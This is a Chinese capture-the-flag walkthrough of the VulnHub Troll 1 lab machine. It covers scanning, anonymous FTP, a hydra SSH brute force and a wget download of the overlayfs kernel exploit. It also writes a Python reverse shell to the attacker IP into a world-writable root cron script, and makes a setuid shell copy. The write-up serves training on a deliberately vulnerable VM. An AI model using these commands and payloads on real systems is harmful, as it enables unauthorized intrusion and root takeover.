> *靶机地址：* https://www.vulnhub.com/entry/troll-1,100/

信息收集

```
nmap -sn 192.168.139.0/24
```

```
root@kali:~# nmap -sn 192.168.139.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-31 08:34 CST
Nmap scan report for 192.168.139.1
Host is up (0.00019s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.139.2
Host is up (0.00013s latency).
MAC Address: 00:50:56:F3:0E:02 (VMware)
Nmap scan report for 192.168.139.131
Host is up (0.00038s latency).
MAC Address: 00:0C:29:08:3B:C8 (VMware)
Nmap scan report for 192.168.139.254
Host is up (0.00011s latency).
MAC Address: 00:50:56:E1:71:A2 (VMware)
Nmap scan report for 192.168.139.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 27.75 seconds
```

端口扫描

```
nmap -sS -sV -T5 -A -p- 192.168.139.131
```

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxrwxrwx    1 1000     0            8068 Aug 09  2014 lol.pcap [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.139.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 600
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 d6:18:d9:ef:75:d3:1c:29:be:14:b5:2b:18:54:a9:c0 (DSA)
|   2048 ee:8c:64:87:44:39:53:8c:24:fe:9d:39:a9:ad:ea:db (RSA)
|   256 0e:66:e6:50:cf:56:3b:9c:67:8b:5f:56:ca:ae:6b:f4 (ECDSA)
|_  256 b2:8b:e2:46:5c:ef:fd:dc:72:f7:10:7e:04:5f:25:85 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/secret
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:08:3B:C8 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

目录枚举


```
gobuster dir -u http://192.168.139.131 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

```
2020/01/31 08:40:27 Starting gobuster
===============================================================
/index.html (Status: 200)
/secret (Status: 301)
/robots.txt (Status: 200)
/server-status (Status: 403)
[ERROR] 2020/01/31 08:40:49 [!] parse http://192.168.139.131/error_log: net/url: invalid control character i
n URL
/index.html (Status: 200)
===============================================================
```


访问页面没有明显漏洞，尝试ftp登录

```
root@kali:~# ftp 192.168.139.131
Connected to 192.168.139.131.
220 (vsFTPd 3.0.2)
Name (192.168.139.131:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> list
?Invalid command
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxrwxrwx    1 1000     0            8068 Aug 09  2014 lol.pcap
226 Directory send OK.
ftp> mget *.*
mget lol.pcap?
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for lol.pcap (8068 bytes).
226 Transfer complete.
8068 bytes received in 0.00 secs (2.8817 MB/s)
ftp> bye
221 Goodbye.
```

查看这个流量包



可能是web目录




Index of /sup3rs3cr3tdirlol

Name	Last modified	Size	Description
Parent Directory		-	
roflmao	2014-08-11 18:45	7.1K	


Apache/2.4.7 (Ubuntu) Server at 192.168.139.131 Port 80

```
root@kali:~/Troll# file roflmao
roflmao: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically li
nked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.24, BuildID[sha1]=5e14426
eaa59e599c2f508490483d959f3d2cf4f, not stripped
root@kali:~/Troll# ./roflmao
Find address 0x0856BF to proceedroot@kali:~/Troll#
```

猜测还是web地址




```
maleus
ps-aux
felux
Eagle11
genphlux < -- Definitely not this one
usmc8892
blawrg
wytshadow
vis1t0r
overflow
```



前面的作为用户名，将Pass.txt和Good_job_:)作为密码

```
hydra -L user.txt -P pass.txt ssh://192.168.139.131
```

```
root@kali:~/Troll# hydra -L user.txt -P pass.txt ssh://192.168.139.131
Hydra v9.1-dev (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
 organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-01-31 09:13:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks:
 use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 20 login tries (l:10/p:2), ~2 tries per task
[DATA] attacking ssh://192.168.139.131:22/
[22][ssh] host: 192.168.139.131   login: overflow   password: Pass.txt
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-01-31 09:13:33
```

ssh连上即可

提权

获取shell之后要做的第一件事是使用Python获取一个tty，不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2，所以需要换成python3 -c
```

```
#查看其他用户
cat /etc/passwd
```

```
#内核提权
uname -a
```

```
overflow@troll:/$ uname -a
Linux troll 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686 i686 i686 GNU/Linux
```

```
searchsploit kernel 3.13
```

```
root@kali:~/Troll# searchsploit kernel 3.13
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
                                                                                              | (/usr/share/exploitdb/)
---------------------------------------------------------------------------------------------- ---------------------------------
Apple Mac OSX xnu 1228.3.13 - 'Profil' Kernel Memory Leak/Denial of Service (PoC)             | exploits/osx/dos/8264.c
Apple Mac OSX xnu 1228.3.13 - 'macfsstat' Local Kernel Memory Leak/Denial of Service         | exploits/osx/dos/8263.c
Apple Mac OSX xnu 1228.3.13 - 'zip-notify' Remote Kernel Overflow (PoC)                      | exploits/osx/dos/8262.c
Apple Mac OSX xnu 1228.3.13 - IPv6-ipcomp Remote kernel Denial of Service (PoC)              | exploits/multiple/dos/5191.c
Linux Kernel 3.13 - SGID Privilege Escalation                                                | exploits/linux/local/33824.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation | exploits/linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation | exploits/linux/local/37293.txt
Linux Kernel 3.13.1 - 'Recvmmsg' Local Privilege Escalation (Metasploit)                     | exploits/linux/local/40503.rb
Linux Kernel 3.13/3.14 (Ubuntu) - 'splice()' System Call Local Denial of Service             | exploits/linux/dos/36743.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.04/13.10 x64) - 'CONFIG_X86_X32=y' Local Privilege Escalation ( | exploits/linux_x86-64/local/31347.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.10) - 'CONFIG_X86_X32' Arbitrary Write (2)              | exploits/linux/local/31346.c
Linux Kernel 3.4 < 3.13.2 - recvmmsg x32 compat (PoC)                                        | exploits/linux/dos/31305.c
---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Result
```

一般都需要将c文件传到靶机上编译才能成功

```
Last login: Thu Jan 30 17:21:16 2020 from 192.168.139.128
Could not chdir to home directory /home/overflow: No such file or directory
$ python -c 'import pty; pty.spawn("/bin/bash")'
overflow@troll:/$ wget http://192.168.139.128:65534/37292.c
--2020-01-30 17:26:08--  http://192.168.139.128:65534/37292.c
Connecting to 192.168.139.128:65534... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/plain]
37292.c: Permission denied

Cannot write to '37292.c' (Permission denied).
overflow@troll:/$ cd /tmp
overflow@troll:/tmp$ wget http://192.168.139.128:65534/37292.c
--2020-01-30 17:26:27--  http://192.168.139.128:65534/37292.c
Connecting to 192.168.139.128:65534... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/plain]
Saving to: '37292.c'

100%[======================================>] 5,119       --.-K/s   in 0s

2020-01-30 17:26:27 (363 MB/s) - '37292.c' saved [5119/5119]

overflow@troll:/tmp$ gcc 37292.c -o poc
overflow@troll:/tmp$ chmod 777 poc
overflow@troll:/tmp$ ./poc
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# ls
37292.c  poc
# cd /root
# ls
proof.txt
#
```

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本文
件，然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
cat /etc/crontab
#查看邮件
cd /var/mail/
ls
```

```
Last login: Thu Jan 30 17:12:59 2020 from 192.168.139.128
Could not chdir to home directory /home/overflow: No such file or directory
$ ls
bin   dev  home        lib         media  opt   root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lost+found  mnt    proc  run   srv   tmp  var
$ sudo -l
sudo: unable to resolve host troll
[sudo] password for overflow:
Sorry, user overflow may not run sudo on troll.
$ find / -perm -u=s -type f 2>/dev/null
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/traceroute6.iputils
/usr/bin/mtr
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/su
/bin/ping
/bin/fusermount
/bin/ping6
/bin/mount
/bin/umount
$ python -c 'import pty; pty.spawn("/bin/bash")'
overflow@troll:/$
```

发现ssh总会自动断开连接，应该有定时任务，进而查看相应日志/var/log/cronlog

```
overflow@troll:/tmp$ cat /var/log/cronlog
*/2 * * * * cleaner.py
```

```
find . -name 'cleaner.py'
```

```
./lib/log/cleaner.py
$
```

```
$ ls -la
total 12
drwxr-xr-x  2 root root 4096 Aug 13  2014 .
drwxr-xr-x 22 root root 4096 Aug 10  2014 ..
-rwxrwxrwx  1 root root   96 Aug 13  2014 cleaner.py
```

root权限执行，全局可写，写个python的反弹shell

```
#!/usr/bin/python
# This is a Python reverse shell script

import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("192.168.139.128",1233));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);
```

```
root@kali:~# nc -lvvp 1233
listening on [any] 1233 ...
192.168.139.131: inverse host lookup failed: Unknown host
connect to [192.168.139.128] from (UNKNOWN) [192.168.139.131] 34020
/bin/sh: 0: can't access tty; job control turned off
# cd /root
# ls
proof.txt
# cat p ^H
cat: p: No such file or directory
cat:: No such file or directory
# cat proof.txt
Good job, you did it!


702a8c18d29c6f3ca0d99ef5712bfbdc
#
```

当然也可以利用root权限计划任务干其他事情来提权

```
#!/usr/bin/env python
import os
import sys
try:
    os.system('cp /bin/sh /tmp/sh')
    os.system('chmod u+s /tmp/sh')
except:
    sys.exit()
```

参考链接：

https://blog.csdn.net/weixin_44214107/article/details/100742919